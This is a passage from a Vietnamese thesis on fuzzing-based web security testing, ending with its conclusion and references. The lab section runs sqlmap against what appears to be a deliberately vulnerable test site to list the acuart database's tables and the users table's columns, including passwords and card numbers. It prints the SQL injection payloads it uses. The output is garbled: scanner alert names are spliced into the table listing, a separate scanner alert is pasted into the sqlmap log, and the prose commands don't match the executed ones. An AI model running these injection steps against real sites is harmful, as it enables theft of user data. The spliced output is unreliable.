
Ta thu được database mặc định và 1 database có tên là acuart.

- Sau khi xác định được tên cơ sở dữ liệu, ta sẽ tìm tiếp tên các bảng có trong cơ sở dữ liệu:

sqlmap -u"http://testphp.vulnweb.com/search.php?test=query" --tables -D acuart

Option - tables để liệt kê tất cả các bảng có trong cơ sở dữ liệu

Option - D là tên cơ sở dữ liệu cần liệt kê bảng



```

(kali@kali)-[~]
$ sudo sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:39:14 /2023-05-25/

[09:39:14] [INFO] resuming back-end DBMS 'mysql'
[09:39:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 9475=9475

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162707871,(SELECT (ELT(1935-1935,1))),0x716a706271),1935)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 3034 FROM (SELECT(SLEEP(5)))qjtd)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162707871,0x506d436a467055776a6e4c744872576f516f706f6366564c5944564147426663737455716c4c426e,0x716a706271),NULL,NULL--

[09:39:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[09:39:16] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists | of Anti-CSRF Tokens (39)
| carts   | Security Policy (CSP) Header Not Set (47)
| categories | Anti-clickjacking Header (43)
| featured | Leaks Information via "X-Powered-By" HTTP Response Header Field
| guestbook | Leaks Version Information via "Server" HTTP Response Header Field
| pictures | Int-Type-Options Header Missing (67)
| products | Mismatch (Header Versus Meta Content-Type Charset) (30)
| users    | Information Disclosure - Suspicious Comments
+-----+
  
```

Hình 3. 13 Các bảng dữ liệu nằm trong database acuart

- Ta thấy table user có thể chứa thông tin đăng nhập nên ta sử dụng lệnh sau để xác định tên các cột trong bảng user:

sqlmap -u "http://testphp.vulnweb.com/search.php?test=query" --columns -D acuart -T users

Option - columns để liệt kê ra các cột trong bảng

Option - D tên cơ sở dữ liệu

Option - T tên bảng cần liệt kê các cột

```
(kali@kali)-[~]
$ sudo sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --column users
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 09:39:39 /2023-05-25/

[09:39:39] [INFO] resuming back-end DBMS 'mysql'
[09:39:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 9475=9475

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162707871,(SELECT (ELT(1935=1935,1))),0x716a706271),1935)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 3034 FROM (SELECT(SLEEP(5))))qjtd

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162707871,0x506d436a67055776
a6e4c744872576f516f706f6366564c5944564147426663737455716c4c426e,0x716a706271),NULL,NULL--

[09:39:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[09:39:40] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+-----+-----+-----+-----+-----+-----+
| Column | Type | ... | ... | ... | ... | ... | ... |
+-----+-----+-----+-----+-----+-----+-----+-----+
| address | mediumtext | ... | ... | ... | ... | ... | ... |
| cart | varchar(100) | ... | ... | ... | ... | ... | ... |
| cc | varchar(100) | ... | ... | ... | ... | ... | ... |
| email | varchar(100) | ... | ... | ... | ... | ... | ... |
| name | varchar(100) | ... | ... | ... | ... | ... | ... |
| pass | varchar(100) | ... | ... | ... | ... | ... | ... |
| phone | varchar(100) | ... | ... | ... | ... | ... | ... |
| uname | varchar(100) | ... | ... | ... | ... | ... | ... |
+-----+-----+-----+-----+-----+-----+-----+-----+

SQL Injection
Confidence: Medium
Parameter: cat
Attack: 4 OR 1=1 --
Evidence:
WE ID: 89
WASC ID: 19
Source: Active (40018 - SQL Injection)
Input Vector: URL Query String
Description:
SQL Injection may be possible

Other Info:
The page results were successfully manipulated
Data was NOT returned for the original parameter
The vulnerability was detected by successfully r
```

Hình 3. 14 Danh sách các cột trong bảng users

KẾT LUẬN

Ngày nay, phần mềm đang ngày càng mở rộng và phát triển mạnh mẽ, vì vậy vấn đề bảo mật cho phần mềm cũng ngày càng được quan tâm và trú trọng. Nó trở thành yếu tố quyết định sinh tồn của một phần mềm hay hơn nữa là của cả một tổ chức, doanh nghiệp đứng sau nó. Kiểm thử phần mềm đã trở thành một hoạt động không thể thiếu trong quá trình xây dựng và vận hành, nhằm đảm bảo hoạt động và quyết định chất lượng của phần mềm. Việc lựa chọn phương pháp kiểm thử là kỹ thuật Fuzzing giúp cho việc kiểm thử web trở nên hiệu quả, giảm chi phí và thời gian.

Sau khoảng thời gian nghiên cứu và thực hiện đồ án, theo yêu cầu ban đầu đặt ra là nghiên cứu kỹ thuật Fuzzing và áp dụng trong kiểm tra lỗ hổng bảo mật phần mềm, đồ án đã đạt được những kết quả như sau:

- Đưa ra được cơ sở lý thuyết về phần mềm, cách thức hoạt động, phân loại lỗ hổng bảo mật phần mềm và giải pháp khắc phục cho từng loại lỗ hổng, tạo nền tảng cho việc nghiên cứu phương thức phát hiện lỗ hổng bảo mật.
- Trình bày tổng quan về các phương pháp kiểm thử phần mềm như kiểm thử hộp đen, hộp trắng, hộp xám. Đi sâu nghiên cứu kỹ thuật Fuzzing trong phương pháp kiểm thử hộp đen, từ đó áp dụng cho kiểm thử bảo mật ứng dụng.
- Đưa ra được bộ dữ liệu Fuzzer phục vụ cho quá trình xây dựng phần mềm, cũng như trong quá trình quét và phát hiện lỗ hổng.
- Đã thực hiện thử nghiệm trên một số phần mềm và đưa ra đánh giá về hiệu năng của phần mềm.

Trong quá trình nghiên cứu và thực hiện đồ án, mặc dù đã nghiên cứu, áp dụng nhiều kỹ thuật nhằm gia tăng hiệu năng của ứng dụng kiểm tra lỗ hổng phần mềm nhưng vẫn tồn tại một số hạn chế như sau:

- Quá trình thực hiện quét và phát hiện lỗ hổng của phần mềm còn chậm bởi chưa tối ưu hóa được số lượng yêu cầu gửi đi, tạo ra số lượng lớn yêu cầu không cần thiết làm giảm tốc độ hoàn thành quét một phần mềm.
- Chưa xử lý đa dạng cho các trường hợp trong các mô hình phần mềm có độ phức tạp lớn.
- Kết quả phát hiện lỗ hổng chỉ mang tính tương đối, mà chưa có độ chính xác cao.

Bước đầu đồ án đã đạt được các yêu cầu đề ra, tuy nhiên kết quả nghiên cứu còn ở mức khá khiêm tốn. Tác giả xin đề xuất một số hướng phát triển của đồ án trong quá trình thực hiện tiếp theo:

- Nghiên cứu và áp dụng một số kỹ thuật trong các phương pháp kiểm thử hộp trắng, hộp xám nhằm tận dụng trong việc thực hiện kiểm thử khi đã biết cấu trúc hay có sẵn mã nguồn của phần mềm.

- Phát triển, nâng cấp và mở rộng các trường hợp xử lý cho việc thực hiện kiểm thử trên mô hình bài toán phần mềm rộng hơn, phức tạp hơn. Phát triển sâu hơn để bảo mật ở mức hệ thống mạng và dịch vụ.
- Nghiên cứu một số thuật toán và kỹ thuật mới nhằm nâng cao chất lượng phần mềm về tốc độ lấy dữ liệu và độ chính xác trong phân tích lỗ hổng tồn tại trong kết quả trả về từ máy chủ.
- Phát triển phần mềm để có thể phát hiện được các lỗ hổng có liên quan đến tính sẵn sàng của phần mềm như DOS/DDOS, ...

DANH MỤC TÀI LIỆU THAM KHẢO

- [1]. Sofia Bekrar, Chaouki Bekrar, Roland Groz, Laurent Mounier. *Finding Software Vulnerabilities by Smart Fuzzing*, DOI: 10.1109/ICST.2011.48, 2011.
- [2]. Michael Sutton, Adam Greene, Pedram Amini. *Fuzzing: Brute Force Vulnerability Discovery 1st Edition*, ISBN-10: 9780321446114, 2007.
- [3]. Hongliang Liang, Xiaoxiao Pei, Xiaodong Jia, Wuwei Shen, Jian Zhang. *Fuzzing: State of the Art*, DOI: 10.1109/TR.2018.2834476, 2018.
- [4]. Ari Takanen, Jared D. Demott, Charles Miller. *Fuzzing for Software Security Testing and Quality Assurance 2nd Edition*, ISBN-10: 9781608078509, 2018.
- [5]. *MergeFontPackage function (fontsub.h)*, <https://docs.microsoft.com/en-us/windows/win32/api/fontsub/nf-fontsub-mergefontpackage>
- [6]. *Font loader for the Windows Font Subsetting Library (FontSub.dll)*, <https://github.com/googleprojectzero/BrokenType/tree/master/ttf-fontsub-loader>
- [7]. *TTF/OTF mutator*, <https://github.com/googleprojectzero/BrokenType/tree/master/ttf-otf-mutator>
- [8]. *Issue 1863: Microsoft Font Subsetting DLL heap-based out-of-bounds read in MergeFonts*, <https://bugs.chromium.org/p/project-zero/issues/detail?id=1863>
- [9]. *Issue 1866: Microsoft Font Subsetting DLL heap corruption in ComputeFormat4CmapData*, <https://bugs.chromium.org/p/project-zero/issues/detail?id=1866>